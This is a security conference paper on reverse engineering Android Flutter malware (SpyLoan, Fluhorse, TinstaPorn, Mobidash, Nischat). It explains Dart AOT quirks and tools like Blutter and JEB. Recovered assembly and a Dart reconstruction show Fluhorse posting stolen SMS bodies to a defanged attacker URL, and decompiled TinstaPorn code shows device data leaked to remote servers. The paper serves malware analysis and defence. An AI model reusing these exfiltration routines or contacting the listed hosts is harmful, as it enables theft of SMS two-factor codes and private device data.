2 - 4 October, 2024 / Dublin, Ireland

ANDROID FLUTTER MALWARE

Axelle Apvrille

Fortinet, France

aapvrille@fortinet.com

ABSTRACT

Flutter is an open-source UI software development kit with the ability to create applications for *Android*, *iOS*, and non-mobile platforms using a single codebase. The performance aspect is handled by using ahead-of-time (AOT) native compilation in release builds.

These attractive features have not gone unnoticed by malware authors. Late in 2022, and still active in 2024, the *Android* MoneyMonger family appeared. The family, also known as SpyLoan because it tempts victims with loan scams, utilizes Flutter primarily for its UI capabilities. The malicious payload (steal device information) is implemented on the 'standard' Java side, and called on request from the Flutter side.

In mid-2023, the *Android* Fluhorse family pushed the concept further and implemented the malicious payload on the Flutter side. Given the limited support for Flutter by disassemblers and other reverse engineering tools, this makes the tasks harder for malware analysts, and we probably need to get prepared for more. Note that disassembling Flutter applications is special (and difficult) for many low level reasons: the assembly code dedicates some CPU registers to specific concepts, the calling convention is not standard, the representation of integers is unconventional too, and finally the parsing of AOT snapshots is complex, undocumented, and uses custom formats (e.g. custom LEB).

This paper aims to aid malware analysts in reverse engineering Flutter malware. We cover topics such as identifying the Flutter entrypoint, detecting communication between Flutter and Java, reading the Object Pool (with *Blutter* or *JEB*), finding Flutter function names even when the AOT snapshot is stripped, and understanding the special representation of small integers. We illustrate the presentation with examples taken from recent unwanted Flutter applications of 2024 (e.g. porn agents, Mobidash).

INTRODUCTION

Flutter [1] is an open-source SDK with the ability to create applications for several platforms using the *same codebase*. The developer writes code in the Dart programming language [2], and the same code will be able to run on *Android*, *iOS*, *Linux*, *Windows*, *macOS*, etc.

Platform portability is not new: Java was designed decades ago and runs on multiple platforms too. However, besides J2ME, Java hasn't ever been very popular on smartphones for historic and legal reasons as well as for performance reasons. Dart and Flutter address this issue with native compilation. Java programs are compiled to Java classes, which contain Java bytecode. This bytecode is executed in a virtual machine (JVM), the extra step inducing a performance penalty. On the contrary, Flutter release applications are compiled into a Dart AOT snapshot, which contains native machine code, directly executable on the CPU. There is still a so-called Dart VM, but it is used for tasks such as garbage collection, not to execute bytecode.

Inevitably, malware authors became interested in Flutter and the first Flutter-based malware samples were identified in December 2022 [3]. This first family goes under the name of Android/SpyLoan and offers (very) abusive loans. The first few samples spotted in May 2022 [4] didn't use Flutter. Flutter was only added later – we assume, for code portability. In the Flutter-based versions, most malicious parts were still coded on the usual Dalvik side, but the user interface and a few other details such as encryption keys were ported to Flutter.

In May 2023, a new Flutter-based malware family was discovered: Android/Fluhorse [5, 6]. This time, the malicious parts are implemented on the Flutter side. Because of a lack of supporting tools (to be discussed in later in this paper), reversing the samples poses significant challenges to malware analysts.

In 2024, the Android/TinstaPorn family, which had been around for a couple of years, started using Flutter. It sprays malicious behaviour on both the Dalvik and Flutter side.

Given the usual evolution of malware, we were expecting to see an increasing number of malware with their payload in Flutter in 2024, and potentially a major outbreak by the end of 2024 or 2025. However, reality does not always follow the logical course of events. So far in 2024, we have only witnessed TinstaPorn – which actually already existed and only evolved to Flutter – and some prolific riskware (to be discussed in later in this paper).

WHAT IS SO DIFFICULT WITH REVERSING FLUTTER?

We remind the reader that *Android* Flutter release applications are compiled natively for the platform. The binary format is called a Dart AOT snapshot and it contains machine code. For example, on an ARM64 smartphone, the payload consists of ARM64 instructions, contained in an ELF library of the *Android* package.

The difficulty to reverse Flutter applications boils down to the following elements:

1. There is no documentation for Dart AOT snapshots. The 'documentation' is the source code.
2. Dart and Flutter continue to evolve with each new version, sometimes in depth. This is why former tools such as Darter [7] and Doldrums [8] no longer work.

3. Dart dedicates some CPU registers to specific tasks. For example, on ARM64, register X15 acts as a Stack Pointer for Dart programs, register X26 points to the current running thread, and register X27 points to the Dart Object Pool (a table which contains objects, immediates and constants).
4. Dart uses a non-standard calling convention, where all arguments for a function are pushed on the stack. Usually, the first arguments have dedicated registers, and only the last remaining arguments are pushed on the stack. This convention confuses disassemblers.
5. Dart uses a specific representation of integers, where the least significant bit indicates whether the value is a small integer or not. As a side effect, this pushes the integer value left one bit, i.e. doubles its value.
6. The Dart AOT snapshot format, which contains a dump of all objects and code, can only be read sequentially. This means it is not possible to disassemble only a given strategic class. The entire snapshot must be parsed (or at least up to that strategic class, but you don't know in which order they are organized). This requires the implementation of parsers for 200+ classes.

Details regarding the complexity of reversing Flutter applications can be found in [9, 10].

TOOLS

The biggest issue is that most disassemblers are not aware of Dart specificities and produce unusable disassembly. There have been a few attempts to tweak *IDA Pro* and *Radare2* in the case of Flutter reverse engineering [9, 11]. Meanwhile, the best tools in June 2024 are:

1. *JEB Pro*, a commercial decompiler by *PNF Software*. The tool is able to parse Dart AOT snapshots [12], and supports Dalvik bytecode, x86-64, ARM 32 and 64 bits. It disassembles the native code, recovers function names and strings by parsing the snapshot. The result is basic, but usable. In some cases however, *JEB* fails to parse the applications. This typically occurs for applications using Dart SDKs that are either too old or too recent. Several samples of Mobidash unfortunately fall into this category.
2. *Blutter*. This open-source project is hosted on *GitHub* [13]. It parses ARM64 Dart AOT snapshots and outputs assembly with useful Dart instruction comments, the full Object Pool, and scripts to instrument the application with *Frida*, *IDA Pro* or *Radare2*. In June 2024, this project gives the best results for reverse engineering, but it is limited to ARM 64: samples for ARM 32, or for x86-64, are not supported yet. *Blutter*'s output is text files only. Therefore, analysis is manual. There are no cross-references as in disassemblers; malware analysts need to search manually (`grep`, `find`...). Fortunately, the assembly is commented with (1) recovered function names, and (2) recovered object pool values.

ANDROID/SPYLOAN (A.K.A. MONEYMONGER)

Android/SpyLoan samples from 2022 have already been analysed in [3] and [4] but the campaign of abusing loans continued in 2023: the malware was downloaded from the *Play Store* by 12 million people and hit India, Pakistan, Thailand, Vietnam, Colombia, Peru, Egypt and more [14].

We are going to reverse a sample from April 2023 and focus on parts that haven't been explained before.

As in all samples of the family, most malicious payload is implemented in the Java/Dalvik side. The Dart/Flutter part communicates with the Java parts using Platform Channels [15]. Platform channels are the standard way for a Flutter client application to communicate with its host (*Android* in our case). In particular, Flutter provides a class named `MethodChannel` to help Dart code call Java or Kotlin code.

Channel name	**Description of Java code**
getContact	Select a contact on the phone.
getDeviceAlbums	Get metadata of all photos on the phone, put in a JSON and Gzip. The metadata is image width, length, GPS location, date, camera model.
getDeviceAppInfo	Get information about the malware's APK (version, first install time, system app), put in a JSON and Gzip.
getDeviceBaseInfo	Get nb of images, video, downloads, audio messages, get network operator, cell location, Wi-Fi info, language, device brand, display, product, radio version, GPS location, IP address, IMEI, phone number, IMSI, rooted status, using VPN, using proxy, adb enabled... Put in a JSON and Gzip.
getDeviceContact	Get all contacts on the device, put in a JSON and Gzip.
getDeviceSmsInfo	Get all SMS incoming numbers, body and date. Put in a JSON and Gzip.

getFcmToken	Get Firebase FCM token. This is an ID issued by the GCM connection servers to the client app to allow it to receive messages. This is secret.
getGaid	Get Google Advertisement Identifier.
getGzipString	Retrieve the image whose filename is provided as argument. Convert image to Base64 and Gzip.
getIp	Get IP address using https://api.ipify.org.
getLocationInfo	Get GPS location and address and put in a JSON.
getPosition	Same as getLocationInfo.
getTxLocation	Get location using Tencent Location Manager.
goCustomerService	Opens the customer service activity. This activity wraps a URL, which is provided as argument.
goLivenessActivity	Opens an activity to detect the liveness of a face - and not a fraudulent reproduction of a face.
goRepaymentUrl	Opens the Repayment Activity. This activity wraps a URL, which is provided as argument.
sendAdjustEvent	Uses the Adjust SDK and creates two specific events.
startBrowser	Opens the browser on the URL provided as argument.

Those channels are issued on the Dart side. For example, let's investigate the `goRepaymentUrl` channel. It has one argument: a URL to display inside the repayment activity. This URL is provided by the Flutter side, but although the Flutter native library `libapp.so` contains a few URL strings, we can't be certain which one (if any) of the following is used.

```
$ strings libapp.so | grep -E "https?://" | grep -v flutter
https://pss.aakredit.in/
https://nnm.acuvisioncapital.in/
```

We use *Blutter* [13] to understand the Dart code. We locate the piece of Dart code that issues the 'goRepaymentUrl' channel. Then, we understand that the Dart code actually decrypts a URL path, contacts the given URL, which returns the repay URL (see Figure 1). With this method, the repay URL is configurable from the C2.



Figure 1: A special path (which is decrypted by the Dart code) of the C2 returns the repayment URL.

The decryption algorithm performs an XOR with key 0x18. Its recovered and commented assembly is displayed below.

```
0x3b5cb8: bl               #0x3b5db4  ; [package:flutter_project/utils/EncryptUtil.dart]
                                        EncryptUtil::parseHexStr2Byte
...
0x3b5cf0: movz             x5, #0    ; COUNTER INIT: r5 = 0
0x3b5cf4: ldr              x16, [THR, #0x38]  ; THR::stack_limit
0x3b5cf8: cmp              SP, x16
0x3b5cfc: b.ls             #0x3b5dac ; Check Stack Overflow
0x3b5d00: cmp              x5, x3
0x3b5d04: b.ge             #0x3b5d70 ; END OF LOOP
0x3b5d08: add              x16, x4, x5, lsl #2 ; get character i: r0=r4[r5]
0x3b5d0c: ldur             w0, [x16, #0xf]
0x3b5d10: add              x0, x0, HEAP, lsl #32
0x3b5d14: sbfx             x1, x0, #1, #0x1f
0x3b5d18: tbz              w0, #0, #0x3b5d20
0x3b5d1c: ldur             x1, [x0, #7]
0x3b5d20: eor              x6, x1, #0x18  ; XOR with 0x18
0x3b5d24: sbfiz            x0, x6, #1, #0x1f
0x3b5d28: cmp              x6, x0, asr #1
0x3b5d2c: b.eq             #0x3b5d38
0x3b5d30: bl               #0x5962a8
0x3b5d34: stur             x6, [x0, #7]
0x3b5d38: mov              x1, x4
0x3b5d3c: add              x25, x1, x5, lsl #2
0x3b5d40: add              x25, x25, #0xf
0x3b5d44: str              w0, [x25] ; Store the decrypted character: r1[r5] = r0
0x3b5d48: tbz              w0, #0, #0x3b5d64
0x3b5d4c: ldurb            w16, [x1, #-1]
0x3b5d50: ldurb            w17, [x0, #-1]
0x3b5d54: and              x16, x17, x16, lsr #2
0x3b5d58: tst              x16, HEAP, lsr #32
0x3b5d5c: b.eq             #0x3b5d64
0x3b5d60: bl               #0x594948
0x3b5d64: add              x0, x5, #1 ; INCREMENT COUNTER
0x3b5d68: mov              x5, x0
0x3b5d6c: b                #0x3b5cf4  ; LOOP
```

ANDROID/FLUHORSE

Android/Fluhorse is the first family to implement the entire malicious payload in Dart. It is distributed by email [5].

We analyse a sample from January 2024. Like [6], it steals SMS 2FA messages for an electronic toll system in Asia.

The sample is packed and contains anti-emulator protection. It can easily be unpacked with *JEB*'s generic unpacker, however this is useless because the Dalvik executable has no malicious payload and it only starts the Flutter engine.

The Dart SDK comes with a package manager, which is able to download third-party packages from the official pub.dev repository. In the case of Fluhorse, the Dart payload uses the (non malicious) Telephony package to listen for incoming SMS messages. The source code of the package, along with an *Android* example application, can be found on *GitHub* at [16]. The feature is abused by the malware to steal SMS messages and send them to a remote website controlled by the attacker.

We explain how an SMS message is sent, using the assembly output by *Blutter*. The method in charge of posting the SMS is called `postSms()` in the `LoginApi` class.

It is an asynchronous function: notice the `async` keyword. The function takes a `String` as argument, which is stored in the address `x2+0x1b`.

```
abstract class LoginApi extends Object {

  static _ postSms(/* No info */) async {
    // ** addr: 0x29e658, size: 0x158
```

```
0x29e658: stp              fp, lr, [SP, #-0x10]! ; Enter Frame
0x29e65c: mov              fp, SP
0x29e660: sub              SP, SP, #0x10         ; Alloc stack
0x29e664: ldr              x16, [THR, #0x38]  ; THR::stack_limit
0x29e668: cmp              SP, x16
0x29e66c: b.ls             #0x29e7a8          ; Jump if stack overflow
0x29e670: movz             x1, #0xa           ;  x1 = 10
0x29e674: r0 = AllocateContext()
0x29e674: bl               #0x355798  ; AllocateContextStub
...
0x29e684: stur             w0, [x2, #0x1b]   ; x0/w0 is an argument: SMS BODY
0x29e688: ldr              x1, [PP, #0x8b8]  ; [pp+0x8b8] TypeArguments: <String>
```

The asynchronous part is implemented in a dynamic closure. It loads two strings (two different parts of the URL), pushes the two strings on the stack and calls the string concatenation function. As mentioned earlier, all arguments are pushed on the stack. On ARM64, the stack register is x15 – a custom register specified by Dart.

Blutter conveniently renames it to `SP`.

Then, the concatenated string is passed to `Uri::parse`.

```
[closure] static dynamic async_op(dynamic, [dynamic, dynamic, dynamic]) {
    // ** addr: 0x29e7b0, size: 0x300
...
0x29e884: add              x16, PP, #8, lsl #12    ; [pp+0x8f58] "hXXps://pmm122.com/"
0x29e888: ldr              x16, [x16, #0xf58]
0x29e88c: add              lr, PP, #8, lsl #12     ; [pp+0x8f60] "/addcontent3"
0x29e890: ldr              lr, [lr, #0xf60]
0x29e894: stp              lr, x16, [SP, #-0x10]!  ; push both arguments on the stack
0x29e898: bl               #0x157310  ; [dart:core] _StringBase::+
0x29e89c: add              SP, SP, #0x10
0x29e8a0: str              x0, [SP, #-8]!          ; save register
0x29e8a4: r4 = const [0, 0x1, 0x1, 0x1, null]
0x29e8a4: ldr              x4, [PP, #0x68]  ; [pp+0x68] List(5) [0, 0x1, 0x1, 0x1, Null]
0x29e8a8: bl               #0x179ad0  ; [dart:core] Uri::parse parse the URL.
```

Later, the code prepares the HTTP header `content-type`. Then, it creates a data field, `c4`, and populates it with the content of address `x1+0x1b`.

Recall this is the address we mentioned earlier for the `postSms()` argument. Finally, the structure is posted via `http::post`.

```
0x29e90c: bl               #0x356608  ; AllocateArrayStub
0x29e910: add              x17, PP, #8, lsl #12  ; [pp+0x8f68] "content-type"
0x29e914: ldr              x17, [x17, #0xf68]
0x29e918: stur             w17, [x0, #0xf]
0x29e91c: add              x17, PP, #8, lsl #12  ; [pp+0x8f70] "application/x-www-form-
urlencoded"
0x29e920: ldr              x17, [x17, #0xf70]
0x29e924: stur             w17, [x0, #0x13]
0x29e928: ldr              x16, [PP, #0x20c8]    ; [pp+0x20c8] TypeArguments: <String,
String>
0x29e92c: stp              x0, x16, [SP, #-0x10]!
0x29e930: bl               #0x169374  ; [dart:core] Map::Map._fromLiteral
...
0x29e944: bl               #0x356608  ; AllocateArrayStub
0x29e948: add              x17, PP, #8, lsl #12  ; [pp+0x8f78] "c4"
0x29e94c: ldr              x17, [x17, #0xf78]
0x29e950: stur             w17, [x0, #0xf]
```

```
0x29e954: ldur            x1, [fp, #-0x80]
0x29e958: ldur            w2, [x1, #0x1b]       ; ARGUMENT of postSMS
0x29e95c: add             x2, x2, HEAP, lsl #32
0x29e960: stur            w2, [x0, #0x13]
0x29e964: ldr             x16, [PP, #0x20c8]  ; [pp+0x20c8] TypeArguments: <String, String>
0x29e968: stp             x0, x16, [SP, #-0x10]!
0x29e96c: bl              #0x169374  ; [dart:core] Map::Map._fromLiteral
...
0x29e984: bl              #0x2a90d4  ; [package:http/http.dart] ::post
```

To summarize, the assembly we analysed would be the equivalent to the following Dart code:

```
await http.post(
   Uri.parse('hXXps://pmm122.com/addcontent3'),
   headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
   body: { 'c4': SMS BODY STRING }
   );
```

Actually, we haven't detailed how we know the SMS body is provided as argument to `postSms()`. This is more complicated. We look at the assembly code that calls `postSms()`, and we see that it pushes on the stack an element of the GDT table. The GDT table, Global Dispatch Table, is a one-dimension array which provides access to all methods. The register `x0` holds a quick dispatch offset to methods for the class referenced by x0, in that case `main.dart`. The output is not clear enough with *Blutter*, but it appears that `GDT[cid_x0 + 0x2060]` would probably point to `onBackgroundMessage` and yield the body of the incoming SMS.

```
0x29e54c: r0 = GDT[cid_x0 + 0x2060]()
0x29e54c: movz            x17, #0x2060
0x29e550: add             lr, x0, x17
0x29e554: ldr             lr, [x21, lr, lsl #3] ; get offset for onBackgroundMessage
0x29e558: blr             lr              ; call it!
0x29e55c: add             SP, SP, #8
0x29e560: str             x0, [SP, #-8]! ; save result (=SMS body) on the stack
0x29e564: r0 = postSms()
```

ANDROID/TINSTAPORN

The Android/TinstaPorn malware family – also known as SpyAgent, Agent.EUH, PornAgent – emerged around 2021, but hasn't ever stirred much attention. A few vendors detect it as a Potentially Unwanted Application, while most others detect it as plain malware because it crosses the line of being just 'risky'.

In 2024, we notice several new samples using Flutter (IOCs are supplied at the end of the paper). The Dalvik side leaks rather sensitive information (without user consent) to the remote server. The Flutter side contacts yet more risky URLs, some of which can potentially be modified on the fly to anything from aggressive ads to a botnet's C2.

As is frequently the case with *Android* malware, the malicious behaviour begins from a custom `Application` class which runs even before the first activity is instantiated. This class initializes a recognizable `TInstall` class, which communicates with a remote server via a Web API. The malware also implements basic anti-emulator and anti-debugger techniques.

```
public class MainApplication extends a { // a extends Application
    @Override  // r2.a
    public void onCreate() {
        super.onCreate();
        TInstall.setHost("https://api.tickshenqu.com"); // custom remote server
        TInstall.init(this, "2HSWI0"); // 2HSWIO is the app key
    }
}
```

The web API manages subscriptions to TV channels (register, recharge, etc.). It posts numerous pieces of more or less sensitive information: local IP address, user agent, debug indicator, etc.

```
this.map.put("os", "1");
this.map.put("model", build_manufacturer);
this.map.put("version", build_version_release);
this.map.put("w", width + "");
this.map.put("h", height + "");
this.map.put("ua", user_agent);
this.map.put("appid", TInstall.application_key);
this.map.put("uniqueStr", md5_hash_androidId_phonemodel_etc);
Map map0 = this.map;
try {
    Enumeration enumeration0 = NetworkInterface.getNetworkInterfaces();
    while(enumeration0.hasMoreElements()) {
        Enumeration enumeration1 = ((NetworkInterface)enumeration0.nextElement()).getInetAddresses();
    label_80:
        if(!enumeration1.hasMoreElements()) {
            continue;
        }

        InetAddress inetAddress0 = (InetAddress)enumeration1.nextElement();
        if(inetAddress0.isLoopbackAddress() || !(inetAddress0 instanceof Inet4Address)) {
            goto label_80;
        }

        ipaddress = inetAddress0.getHostAddress().toString();
        goto label_87;
    }
}
catch(SocketException unused_ex) {
    System.err.print("error");
}

ipaddress = "";
bel_87:
map0.put("localIp", ipaddress);
```

Figure 2: Decompiled code of Android/TinstaPorn, leaking information without consent.

As for the Flutter side, using *Blutter*, we locate the implementation in a directory named `xianshengui` and recover the organization of the project: mostly the user interface for the application with forums, games, VIP status, ranking content, etc.

The Object Pool shows several suspicious URLs. The first one is reported as a phishing URL.

```
$ grep -E "https?://" pp.txt
...
[pp+0x39850] String: "hXXps://reg.aiqiyireg611.xyz"
[pp+0x39858] String: "hXXps://reg.alibabareg611.com"
[pp+0x39860] String: "hXXps://reg.baidureg611.com"
[pp+0x39868] String: "hXXps://reg.youkureg611.xyz"
[pp+0x39870] String: "hXXps://github.com/googleaidog/nocode/blob/master/address.txt"
[pp+0x40440] String: "hXXps://up.logupload0611.com/app/log/raw/report"
```

The application initializes TV service by contacting the hXXps://reg.XXX URLs. The code below shows that the `ServiceInitialize` constructor creates an array with the four URLs, another one with the *GitHub* URL, and later sends an HTTP request.

```
ServiceInitialize(/* No info */) {
...
0x6e29e8: bl              #0xc2c610   ; AllocateArrayStub
0x6e29ec: stur            x0, [fp, #-8]
0x6e29f0: add             x17, PP, #0x39, lsl #12  ; [pp+0x39850] "hXXps://reg.
aiqiyireg611.xyz"
0x6e29f4: ldr             x17, [x17, #0x850]
0x6e29f8: stur            w17, [x0, #0xf]          ; store the URL in x0+0xf
0x6e29fc: add             x17, PP, #0x39, lsl #12  ; [pp+0x39858] "hXXps://reg.
alibabareg611.com"
0x6e2a00: ldr             x17, [x17, #0x858]
0x6e2a04: stur            w17, [x0, #0x13]
```

```
0x6e2a08: add            x17, PP, #0x39, lsl #12  ; [pp+0x39860] "hXXps://reg.baidureg611.
com"
0x6e2a0c: ldr            x17, [x17, #0x860]
0x6e2a10: stur           w17, [x0, #0x17]
0x6e2a14: add            x17, PP, #0x39, lsl #12  ; [pp+0x39868] "hXXps://reg.youkureg611.
xyz"
0x6e2a18: ldr            x17, [x17, #0x868]
0x6e2a1c: stur           w17, [x0, #0x1b]
...
0x6e2a70: add            x17, PP, #0x39, lsl #12  ; [pp+0x39870] "hXXps://github.com/
googleaidog/nocode/blob/master/address.txt"
 0x6e2a74: ldr            x17, [x17, #0x870]
0x6e2a78: stur           w17, [x0, #0xf]
...
0x6e2b18: bl             #0x5b8938  ; AllocateHttpClientStub -> HttpClient (size=0xc)
```

The *GitHub* URL contains two other register URLs:

```
bydbikestart|hXXps://zc.nationbj.com/device/register,hXXps://reg.gitshreg611.xyz/device/
register|bydbikeend
```

This is a particularly risky mechanism because the URLs can be replaced by poisonous links – without changing the application itself.

The last URL, `hXXps://up.logupload0611.com/app/log/raw/report`, is used by service initialization to report yet more service data: several timestamps (`speed_start_tick`, `speed_end_tick`, `ping_start_tick`, `ping_end_tick`), and other fields (`x_log_key`, `apponlaunch`, `device_cid`, `reg_domain`...).

The assembly below, recovered by *Blutter* from `service_initialize.dart`, creates a map entry for the label `ping_start_tick`. Note that the assembly uses the Link Register (LR) as a general purpose register (not to hold a return address).

```
0x6a4a2c: add            lr, PP, #0x40, lsl #12  ; [pp+0x40418] "ping_start_tick"
0x6a4a30: ldr            lr, [lr, #0x418]        ; lr = 'ping_start_tick'
0x6a4a34: stp            lr, x16, [SP, #-0x10]!  ; store value on the stack
0x6a4a38: ldur           x16, [fp, #-0x30]
0x6a4a3c: str            x16, [SP, #-8]!         ; save register
0x6a4a40: bl             #0x502c98  ; [package:json2dart_safe/json_parse_utils.dart]
::MapExt.put
```

FLUTTER RISKWARE

Apart from SpyLoan, Fluhorse and TinstaPorn, there are surprisingly few examples of Flutter malware in 2024. A couple of samples have been detected recently, but are false positives: the RustDesk application [17], the TLDR man pages [18], a crypto miner named VerusMiner, and a Chinese audio book.

MOBIDASH RISKWARE

The *Android* Mobidash family has been known since 2015 for its hidden advertisements, which sometimes show only several days after installation. Some of its sample use Flutter, some do not. All samples are, however, particularly recognizable by their use of an encrypted SQL database which actually drops a Dalvik executable. The feature is implemented by a non-malicious deprecated *Android* port of the SQLCipher project [19].

Date	Detections	Type	File
2024-03-13	0 / 63	JAR	HtzLEYgkK.dex
2024-03-13	0 / 63	JAR	berlinubahnmap.dat.jar
2024-03-15	9 / 63	JAR	berlinubahnmap.ext.jar

Figure 3: The AES-encrypt SQL database contains a DEX. The DEX contains 2 additional JARs.

The Flutter part of Mobidash is difficult to reverse because it is only implemented for the ARM32 platform. *Blutter* does not support ARM32, and *JEB* fails to parse the Object Pool of those samples, so we have no adequate reverse engineering tool. Fortunately, an inspection of strings in `libapp.so` suggests there is no malicious code on the Flutter side, only the

implementation of the user interface of the application (e.g. sunflower floral shop: home screen, language screen, about, settings, menu, main).



Figure 4: Graph describing Riskware/Mobidash!Android. On the left-hand side, how Flutter code is launched. On the right-hand side, how the Dalvik side decrypts the SQL database and dynamically launches a DEX. The graph was generated using Colander [20].

NISCHAT RISKWARE

Nischat is a Flutter-based riskware with samples from May 2024. It provides access to a known Chinese sex sites. The sample is heavily packed with Bangcle, including anti-Frida measures, but the risky parts actually come from the Flutter side, with a large amount of advertisements and the download of side applications. Sample analysis is provided at [21]. Instead, let's focus on techniques for malware analysts to reverse such samples.

1. Detecting the sample uses Flutter. We can search for `libapp.so` (contains the Dart payload) and confirm we use Flutter with `libflutter.so`.

```
$ unzip -l com.bbs.s8pro.apk | grep -E "libapp.so|libflutter.so"
 12698520  1981-01-01 01:01   lib/arm64-v8a/libapp.so
 10050416  1981-01-01 01:01   lib/arm64-v8a/libflutter.so
 14238288  1981-01-01 01:01   lib/armeabi-v7a/libapp.so
...
```

2. Loading the Flutter engine. Nischat is strongly packed, and in reality the entire payload is on the Flutter side, so unpacking isn't really worthwhile. Nevertheless, if we unpack, we'll notice the main activity class extends `io.flutter.embedding.android.FlutterActivity` and/or the main application class extends `io.flutter.app.FlutterApplication`. In the case of Nischat, the `FlutterActivity` is renamed to `d`. Alternatively, we can also search for the very typical Flutter class `FlutterEngine` or method `configureFlutterEngine`.

```
import android.content.ComponentName;
import android.content.pm.PackageManager;
import io.flutter.embedding.android.d;
import io.flutter.embedding.engine.a;
import io.flutter.plugins.GeneratedPluginRegistrant;
import kotlin.jvm.internal.l;
import t6.j;
import t6.k;

public final class MainActivity extends d {
```

3. Communication with Flutter. We search for `io.flutter.plugin.common.MethodChannel` (there are none for Nischat).
4. Detecting the main Dart source code. For this, we process the sample with *Blutter* and search in the output `./asm` directory, which contains the annotated assembly. Usually, searching for a file named `main.dart` is sufficient to locate the main. It does not work for Nischat, we have to `grep -r " main()"` to find it in `./sinchat_flutter/main_online.dart`. Also, usually, the Dart package name, here `sinchat_flutter`, will be recognizable.
5. Parsing the Object Pool for interesting strings. On *Linux*, standard Unix commands with regexp help search in the dumped Object Pool file (`pp.txt`). We can search for URLs (`grep -E "https?://"`), for APKs (`grep -i apk`), for crypto algorithms (`grep -E "AES|RSA"`), for strings such as `key` or `password`. The same search can be done on the `objs.txt`, which is an object dump for the application.
6. Inspect the names of known Dart packages. These will indicate what the sample does. For example, for Nischat, we notice the use of:
   - DeviceInfoPlugin [22]. This plugin gets non-sensitive information from the phone like build model, OS release, etc.
   - PackageInfoPlus [23]. This returns application name, package name, version, build.
   - WebSocketChannel [24]. This is a Web Socket Channel API for Dart, and indeed, by searching in the assembly we'll see we have two web socket channels, one for community posts and another one for the user account.
7. Patiently reconstruct Dart source code from the assembly and understand what the code is doing. To do so, focus on function arguments (passed on the stack), remember integers will be doubled (SMI), and follow closely which registers and addresses are used. *Blutter* fortunately resolves function names and object retrieval from the Object Pool.

For example, the assembly below implements how images are downloaded from the remote server: an HTTP GET request is sent. The HTTP response is base64 decoded and then decrypted with AES. The AES key is hard coded.

```
getImage() async {
...
0x88e0ac: bl             #0x45324c  ; [dart:core] Uri::parse
...
